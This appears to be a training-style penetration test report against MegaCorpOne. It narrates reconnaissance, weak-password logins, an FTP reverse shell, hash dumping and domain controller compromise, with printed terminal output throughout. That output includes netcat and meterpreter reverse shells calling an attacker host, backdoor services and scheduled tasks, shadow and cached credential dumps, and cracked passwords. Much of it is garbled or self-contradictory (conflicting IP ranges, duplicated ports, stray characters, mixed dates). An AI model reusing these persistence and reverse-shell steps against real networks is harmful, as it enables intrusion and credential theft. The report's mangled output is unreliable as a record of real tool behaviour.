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Penetration Test Report

MegaCorpOne

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Kristina's Cloud Security, KCS

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Introduction

In accordance with MegaCorpOne's policies, Kristina's Cloud Security, LLC (henceforth known as KCS) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by KCS during December 2022.

For the testing, KCS focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

KCS used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

KCS begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

KCS uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

KCS's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The MegaCorpOne system was split into two machines, Windows and Debian Apache.
- Within some of the employee passwords, there was a mixture of special characters, Capital/lowercase letters as well as some numbers.
- Each employee of MegaCorpOne had their own individual credentials and logins into the system.

Summary of Weaknesses

KCS successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Contact Information on Company Site
- Server Details on Assets page
- Company profile on Shodan.io
- Open ports on the network
- Weak passwords on Public web application
- Weak passwords on company machine
- Credential dumping
- Reverse shell vulnerability
- Privilege Escalation

Executive Summary

Kristina's Cloud Security, KCS conducted an intensive penetration test of MegaCorpOne to determine specific vulnerabilities, and security risks to their network. Within this report, our KCS pentesters used a wide range of techniques and tactics in order to understand the scope of security around MegaCorpOne. The KCS team started by using Google Dorking, in order to find a basis of the information publicly available on the company. We were able to gather MegaCorpOne employee email addresses and usernames from the company site. We were also able to determine the web service and version of the company server based off of a google search for the companies assets; Apache 2.4.38 on Debian OS. KCS then turned their attention to Shodan.io to perform a nslookup on www.megacorpone.com and get the ip address. With the ip address we were able to gather open ports and several vulnerabilities present on the server: CVE-2019-0215, CVE-2019-0220, CVE-2019-0217, CVE-2019-0197, CVE-2019-0196, CVE-2019-02111 and the location of the server: Montreal, Canada.

Since the KCS pentesters were able to obtain company email addresses and usernames; our team was able to use common passwords to attempt a login onto the company site; we were able to find thudson/thudson and trivera/Spring2021.

Using Zenmap our pentesters were able to perform an intense scan over several ports on the company network; finding port 21 open. Our team decided to use port 21 as a backdoor exploit. Following the port 21 finding, we used a python script to exploit MegaCorpOne's vulnerability and gain a reverse shell into the machine.

Our pentesters were able to comb through several files on the machine to find confidential admin credentials; with the credentials we were able to find more user passwords under the /etc/shadow file.

Since our pentesters were able to crack several passwords, we then decided to enable an additional port for the SSH service to listen on and opened the port on the firewall. We created an account and escalated its privileges by adding it to the sudoers group; being able to SSH over into port 10022.

Our pentesters then turned their focus to compromising MegaCorpOne's Window machines. We conducted another port scan to determine any vulnerabilities or open ports.

We found that MegaCorpOne uses two window machines; they have port 445 smb, 139 rpc/smb, 3389 rdp, and 88 kerberos open.

Our team was able to perform a brute force attack by doing a credential spray. Referencing back to the /etc/shadow file, our team was able to use each of the credentials hacked in order to find a set/matching pair that worked on the machine.

We were able to log into machine 172.22.117.20 MegaCorpOne.

We set the SMBUser and SMBpass to:Tstark Password!

Using LLMNR spoofing our team set out to find another set of credentials from another user. Using John the Ripper, we were able to crack one of the hashes, giving us the credentials: pparker Spring2021. Using our two sets of credentials, we ran commands on a remote machine.

Using msfvenom, our team created a custom payload and was able to transfer it to the designated host and run WMI commands.

Since we were able to grasp some credentials in the windows machine, pentesters were able to escalate user privilege in order to gain full control of the entire machine. Now that our team has system access over the windows machine, we created a scheduled task that will execute a meterpreter payload ensuring that we will always have a reverse shell into the target system. Using the metasploit kiwi extension, our team dumped the credentials that were cached on the WIN10 machine. By doing this, we were able to get a new account: credentialsbanner Winter2021. Using the credentials from the new account, we successfully launched the WMI exploit from our meterpreter session on Windows 10 to WINDC01; we made a copy of the NTDS.dit file and then were able to crack the password hashes in it.

Overall, KCS's vulnerability testing revealed **Critical**, **High**, **Medium** and **Low** vulnerabilities on the MegaCorpOne network/system. The MegaCorpOne's internal network requires immediate remediation efforts in order to protect and preserve sensitive company information. By reviewing the steps taken in this KCS Pentesting Report, it is advised that MegaCorpOne take the appropriate measures to ensure security is up-to-date.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
Command and Control Risk	Critical
Weak passwords on company machine	Critical
Privilege Escalation and Exploiting	Critical
Password Cracking	Critical
LLMNR Spoofing Vulnerability	Critical
Company Profile on Shodan.io	Critical
Open Ports on the Network	Critical
Credential Dumping/Lateral Movement	High
Windows Open Ports	High
Reverse shell vulnerability	High
Contact Information on Company Site	Medium
Server Details on Assets page	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.150
Ports	445 smb, 139 rpc/smb, 3389 rdp, 88 kerberos 21, 22, 80, 443.

Exploitation Risk	Total
Critical	7
High	3
Medium	1
Low	1

Vulnerability Findings

Server Details on Assets Page

Risk Rating: Low

Description:

By searching up megacorpone.com assets, details about the company's server and version were detailed. Apache 2.4.38 on Debian OS.

Name	Last modified	Size	Description
Parent Directory	-	-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Affected Hosts: vpn.megacorpone.com

Remediation:

- Constantly upgrade software and operating systems.

Contact Information on Company Site

Risk Rating: Medium

Description:

When searching megacorpone.com, the public is able to find company contact information. Information can then be used to guess usernames and passwords for login attempts. The KCS team started by using Google Dorking, in order to find a basis of the information publicly available on the company. We were able to gather MegaCorpOne employee email addresses

and usernames from the company site; megacorpone.com.

Photo	Name	Title	Email	Twitter
	Joe Sheer	CHIEF EXECUTIVE OFFICER	joe@megacorpone.com	@Joe_Sheer
	Tom Hudson	WEB DESIGNER	thudson@megacorpone.com	@TomHudsonMCO
	Tanya Rivera	SENIOR DEVELOPER	trivera@megacorpone.com	@TanyaRiveraMCO
	Matt Smith	MARKETING DIRECTOR	msmith@megacorpone.com	@MattSmithMCO

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Affected Hosts: vpn.megacorpone.com

Remediation:

- Take down company employee contact information.
- Have one main text box with company contact. For example: megacorponehelp@gmail.com

Reverse Shell Vulnerability

Risk Rating: High

Description:

Users attack open ports on the network in order to gain access into the target machine. Following the port 21 finding, we used a python script to exploit MegaCorpOnes vulnerability and gain a reverse shell into the machine.

```

root@kali:~# nc -lvpn 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37550
id
uid=0(root) gid=0(root) groups=0(root),141(kaboxer)
whoami
root
root
root@kali:~#

```

```

root@kali:~# id
uid=0(root) gid=0(root) groups=0(root),141(kaboxer)

```

Now that our team has system access over the windows machine, we created a scheduled task that will execute a meterpreter payload ensuring that we will always have a reverse shell into the target system.

```
[*] Starting interaction with session 1...  
[*] meterpreter > shell  
[*] Channel created.  
[*] Microsoft Windows [Version 10.0.19042.1288]  
[*] Microsoft Corporation. All rights reserved.  
[*] C:\>sc create Backdoor binPath= %SystemRoot%\System32\cmd.exe type= service startType= auto DisplayName= "C:\$hell\$"  
[*] sc start Backdoor  
[*] WARNING: Task may not run because '$1' is earlier than current time.  
[*] SUCCESS: The scheduled task "Backdoor" has successfully been created.  
[*] C:\>sc start Backdoor
```

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up a firewall to detect reverse shell attempts. Monitor network activity.
 - Have strict regulations on connections to computer plugins.

Command and Control Risk

Risk Rating: High

Description:

When a malicious actor gains control of the system, they are able to perform malicious acts, by writing commands. Using our two sets of credentials, we ran commands on a remote machine.

```
[root@kali: ~]# msf6 auxiliary(scanner/smb/smb_login) > search smb_login

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
-   auxiliary/scanner/smb/smb_login          normal        No     SMB Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 auxiliary(scanner/smb/smb_login) > cat userpass.txt
[*] exec: cat userpass.txt

user user
postgres postgres
service service
xlog 123456789
xuser xuser
tstark Password!

msf6 auxiliary(scanner/smb/smb_login) > set SMBUser tstark
[*] User      => tstark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
[*] Passwd   => Password!
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.10
[*] Rhosts   => 172.22.117.10
```

Using msfvenom, our team created a custom payload and was able to transfer it to the designated host and run WMI commands.

```
Pentesting Z - MI-000-3/V8C001-D440-41/U-8888-8D48431ECC7.E88US/Z.CLI

└# smbclient //172.22.117.20/C$ megacorp/tstark
Enter兆加公司/tstark's password:
session setup failed: NT_STATUS_LOGON_FAILURE

└# smbclient //172.22.117.20/C$ megacorp/tstark
Enter兆加公司/tstark's password:
session setup failed: NT_STATUS_LOGON_FAILURE

└# runas -u administrator //172.22.117.20/C$ megacorp/tstark
Administrator@172.22.117.20:~
```

Using the credentials from the new account, we wanted to move from the Windows 10 machine to WINDC01.

By doing this, we successfully launched the WMI exploit from our meterpreter session on Windows 10 to WINDC01.

```
[File Actions Edit View Help] root@kali: ~
root@kali: ~

Name Current Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf exploit(windows/local/mimikatz) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Error moving on... stopbp_fls_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened [172.22.117.10:4444 -> 172.22.117.10:61926 ] at 2023-01-03 22:44:40 -0500

[*] interpreter > systeminfo
OS: Microsoft Windows 10 Pro [version 10.0 build 17763]
Architecture: x64
Processor: Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz
System Manufacturer: Dell
System Model: Latitude 7400
Domain: MEGACORPONE
Logon Process: Win32LogonProcess
Interactive Users: 1 / 286 windows
Meterpreter > getuid
[*] meterpreter > whoami
Server username: MEGACORPONE\mbochner
[*] meterpreter > whoami
[*] meterpreter > whoami
[*] meterpreter > whoami
```

Affected Hosts: vpn.megacorpone.com

Remediation:

- Monitor network activity.
 - Limit specific commands for users.

Windows Open Ports/Ports on Network

Risk Rating: High

Description:

Using Zenmap our pentesters were able to perform an intense scan over several ports on the company network; finding port 21 open. Our team decided to use port 21 as a backdoor exploit.

```
l1$ nmap -sV 172.22.117.150
Starting Nmap 7.6.1 ( https://nmap.org ) at 2022-01-13 16:23 EST
Service scan Timing: About 95.65s done; ETC: 16:24 (0:00:01 remaining)
Nmap scan report for 172.22.117.150
Host is up (0.00001s latency).
Not shown: 977 closed ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.0p1 Debian 8.0.1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.5.2
53/tcp    open  domain      Ampps Apache2-2.4.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.0.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  http        Microsoft IIS httpd 10.0.0.2
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell?      Netkit rshd
1099/tcp  open  java-remi  Java Remote Management
2004/tcp  open  openssh     Metasploitable root shell
2040/tcp  open  ssh        OpenSSH 8.0p1 Debian 8.0.1 (Protocol v2.0)
2121/tcp  open  ftp        ProFTPD 1.3.1
3306/tcp  open  mysql      MySQL 5.7.35-log - 8.3.7
5900/tcp  open  vnc        VNC (protocol 3.3)
6000/tcp  open  x11        (access denied)
6667/tcp  open  irc        UnrealIRCd
8080/tcp  open  http       Apache Tomcat/8.5.52
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1
8180/tcp  open  http       Microsoft IIS httpd 10.0.0.2
MAC Address: 00:15:D0:02:04:10 (Microsoft)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Our pentesters then turned their focus to compromising MegaCorpOnes Window machines. We conducted another port scan to determine any vulnerabilities or open ports.

We found that MegaCorpOne uses two windows machines; they have port 445 smb, 139 rpc/smb, 3389 rdp, and 88 kerberos open.

We determined that port 88 is the domain controller since it is kerberos.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Close all unused ports by disabling them.
 - Access ports using a secure private VPN.
 - Use multi-factor authentication to prevent open port access.
 - Scan network ports regularly and monitor traffic.

Credential Dumping/Lateral Movement

Risk Rating: High

Description:

Malicious actors will hack into devices and steal credentials in order to access sensitive information or control systems. Malicious users will scan and comb through devices to find credentials.

Our pentesters were able to comb through several files on the machine to find confidential admin credentials. Since we were able to get into an admin user account, we were able to find more user passwords under the /etc/shadow file.

```
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.  
sys:$1$fuX6BP0t$Miyc3Up0zQJqz4s5wFD9l0  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0  
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/  
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0  
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//  
systemd-ssh:$1$p40cKpHh$U9RwIkxC.vjuwyqTld7.R1  
tstark:$1$SI3.cmzw$agMj5OSBH1cZc/E8pahL..|
```

Using the metasploit kiwi extension, our team dumped the credentials that were cached on the WIN10 machine. By doing this, we were able to get a new account:
credentialsbanner Winter2021

```

File Actions Edit View Help
File Actions Edit View Help
lsa_dump::cache Dump LSA SAM (unparsed)
lsa_dump::secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list List wifi profiles/creds for the current user
wifi_list::shared List shared wifi profiles/creds (requires SYSTEM)
metpreter > kiwi.cmd lsadump::cache
Domain : WIN10MS10
SKey : 1193d4d809a87a18a439e9297070383c
Local name : WIN10MS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain FQDN : MEGACORPONE.local ( S-1-5-21-1129708524-1066154534-779541812 )
Domain FQDN : vpn.megacorpone.local

Policy subsection is : 1:8
LSA Key(0) : 1, default {4d6e65ce-2fb-554-3691-2847d4f65989}
{08} {4d6e65ce-2fb-554-3691-2847d4f65989} c36e5df9ea31296eeaa9ba8a5dc977eb1c8c238b7129a1863969b1b6b159814
* Iteration is set to default (10240)

[NL$1 - 1/3/2023 10:19:43 PM]
RID : 80000453 (1107)
User : MEGACORPONE\Updater
MsCacheV2 : af0bca7828a82d441c1c143fc51dfa7

[NL$2 - 12/29/2022 11:57:30 PM]
RID : 80000453 (1107)
User : MEGACORPONE\Updater
MsCacheV2 : 92608b789e4a5e7f582cd1ff9f298ded

[NL$3 - 4/19/2022 9:56:15 AM]
RID : 80000453 (1107)
User : MEGACORPONE\Vstarck
MsCacheV2 : d8a4f760da198259802fe86c4e6546f01

metpreter >

```

Affected Hosts: vpn.megacorpone.com

Remediation:

- Do not store passwords in open files.
- Use strong complex passwords that can't be cracked easily.
- Set up two-factor authentication.
- Encrypt passwords to create hashes that can't be easily cracked.
- Never reuse the same password for multiple accounts.

Company Profile on Shodan.io


Risk Rating: Critical

Description:

KCS then turned their attention to Shodan.io to perform a nslookup on www.megacorpone.com and get the ip address.

Then with the ip address we were able to gather open ports: 22, 80, 443; the version of SSH the server was running on SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2 and reconfirm the web service and version: Debian Apache 2.4.38. With our port scan we found several vulnerabilities present on the server: CVE-2019-0215, CVE-2019-0220, CVE-2019-0217, CVE-2019-0197, CVE-2019-0196, CVE-2019-02111.

We were also able to find the location of the server: Montreal, Canada.



Affected Hosts: vpn.megacorpone.com

Remediation:

- Filter information put out on the company server.
- Continuously update and upgrade server.
- Use private VPN to hide sensitive location details for the company server.

LLMNR Spoofing Vulnerability

Risk Rating: Critical

Description:

LLMNR Spoofing attacks take advantage of requests visible on the local subnet. Attackers are able to capture traffic that comes in.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Disable LLMNR if possible.
- If keeping LLMNR active, then make sure it is up-to-date to eliminate suspicious queries.
- Improve password strength and hashes.

Password Cracking

Risk Rating: **Critical**

Description:

Passwords can be easily cracked; therefore leading to system access for the malicious user. Our team was able to perform a brute force attack by doing a credential spray. Referencing back to the /etc/shadow file, our team was able to use each of the credentials hacked in order to find a set/matching pair that worked on the machine.

We were able to log into machine 172.22.117.20 MegaCorpOne.

We set the SMBUser and SMBpass to:

Tstark Password!

```
Kali on Kali-83VM-197105 - x 10:32 PM

File Actions Edit View Help
root@kali: ~ root@kali: ~

[+] 172.22.117.7:445 - 172.22.117.7:445 - Starting SMB login bruteforce
[+] 172.22.117.7:445 - 172.22.117.7:445 - Could not connect
[+] 172.22.117.7:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.7:445 - Scanned 8 of 16 hosts (50% complete)
[+] 172.22.117.8:445 - 172.22.117.8:445 - Starting SMB login bruteforce
[+] 172.22.117.8:445 - 172.22.117.8:445 - Could not connect
[+] 172.22.117.8:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.9:445 - 172.22.117.9:445 - Starting SMB login bruteforce
[+] 172.22.117.9:445 - 172.22.117.9:445 - Could not connect
[+] 172.22.117.9:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.9:445 - Scanned 10 of 16 hosts (62% complete)
[+] 172.22.117.10:445 - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445 - 172.22.117.10:445 - Success: magarcopine/bammer/Winter2021' Administrator
[+] 172.22.117.10:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.11:445 - 172.22.117.11:445 - Starting SMB login bruteforce
[+] 172.22.117.11:445 - 172.22.117.11:445 - Could not connect
[+] 172.22.117.11:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.12:445 - Scanned 12 of 16 hosts (75% complete)
[+] 172.22.117.12:445 - 172.22.117.12:445 - Starting SMB login bruteforce
[+] 172.22.117.12:445 - 172.22.117.12:445 - Could not connect
[+] 172.22.117.12:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.13:445 - Scanned 13 of 16 hosts (81% complete)
[+] 172.22.117.13:445 - 172.22.117.13:445 - Starting SMB login bruteforce
[+] 172.22.117.13:445 - 172.22.117.13:445 - Could not connect
[+] 172.22.117.13:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.14:445 - 172.22.117.14:445 - Starting SMB login bruteforce
[+] 172.22.117.14:445 - 172.22.117.14:445 - Could not connect
[+] 172.22.117.14:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.15:445 - Scanned 15 of 16 hosts (93% complete)
[+] 172.22.117.15:445 - 172.22.117.15:445 - Starting SMB login bruteforce
[+] 172.22.117.15:445 - 172.22.117.15:445 - Could not connect
[+] 172.22.117.15:445 - No active DB -- Credential data will not be saved!
[+] 172.22.117.16:445 - Scanned 16 of 16 hosts (100% complete)

[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) #
```

Using LLMNR spoofing our team set out to find another set of credentials from another user.

Using John the Ripper, we were able to crack one of the hashes, giving us the credentials: pparker Spring2021.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Strong passwords with special characters, numbers and at least 12 characters in length.
 - Hash passwords kept in file and only allow sudo admin access.
 - Update passwords and maintain.

Privilege Escalation and Exploiting

Risk Rating: **Critical**

Description:

Privilege escalation attacks exploit weak and vulnerable systems, being able to elevate access to network, applications and sensitive data. Since our pentesters were able to crack several passwords, we then decided to enable an additional port for the SSH service to listen on and

opened the port on the firewall. We created an account and escalated its privileges by adding it to the sudoers group; being able to SSH over into port 10022.

```

File Actions Edit View Help
root@kali: ~# msfconsole
[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 172.22.117.20:57607 ) at 2022-12-23 00:21:32 -0500
sessions

Active sessions
-----
Id Name Type Information Connection
-- -- --
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WINDOWS10 172.22.117.100:4444 -> 172.22.117.20:57613 (1
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WINDOWS10 172.22.117.100:4447 -> 172.22.117.20:57619 (1
3 meterpreter x86/windows MEGACORPONE\tstark @ WINDOWS10 172.22.117.100:4444 -> 172.22.117.20:57607 (1
72.22.117.20)

[*] msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > shell
Process 1916 created.
Child process created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell"
schtasks /create /f /tn Backdoor /SC ONCE /S <guid> /TR "C:\shell"
WARNING: Task may not run because /ST is earlier than current time.
Success! The scheduled task "Backdoor" has successfully been created.

C:\>>schtasks /run /tn Backdoor

```

Since we were able to grasp some credentials in the windows machine, pentesters were able to escalate users privilege; moving tstark to system privileges in order to gain full control of the entire machine.

```

File Actions Edit View Help
root@kali: ~# msfconsole
[*] Started reverse TCP handler on 172.22.117.100:4444
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXTFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Windows

[*] msf6 exploit(windows/local/persistence_service) > exploit
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[*] Module payload written to C:\Users\TSTARK-1.MG0\ApdData\Local\Temp\xomust.exe
[*] Creating service lmmxKf
[*] Cleanup Meterpreter RC file: /tmp/xomust.rc written to C:\Users\TSTARK-1.MG0\ApdData\Local\Temp\xomust.rc
[*] Service lmmxKf created on port 172.22.117.100
[*] Meterpreter session 2 opened (172.22.117.100:4444 -> 172.22.117.20:57530 ) at 2022-12-22 23:17:52 -0500

meterpreter > whoami
[*] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

By utilizing system access on the domain controller we made a copy of the NTDS.dit file and then were able to crack the password hashes in it.

```

[~] # john --format=NT --show DC01.hash
cdanvers:Marvel!
wmaximoff:Paladin@strange:Summer2021

3 password hashes cracked, 0 left

```

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up a password policy, multi factor authentication.
- Keep the system up-to-date to deter bugs and malfunctions on the network/system.
- Give users minimum privileges.

Weak Passwords

Risk Rating: Critical

Description:

Since the KCS pentesters were able to obtain company email addresses and usernames; our team was able to use common passwords to attempt a login onto the company site.

Going onto the megacorpone.com login page, our pentester tried several common passwords and were able to find thudson/thudson and trivera/Spring2021.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Strong passwords with special characters, numbers and at least 12 characters in length.
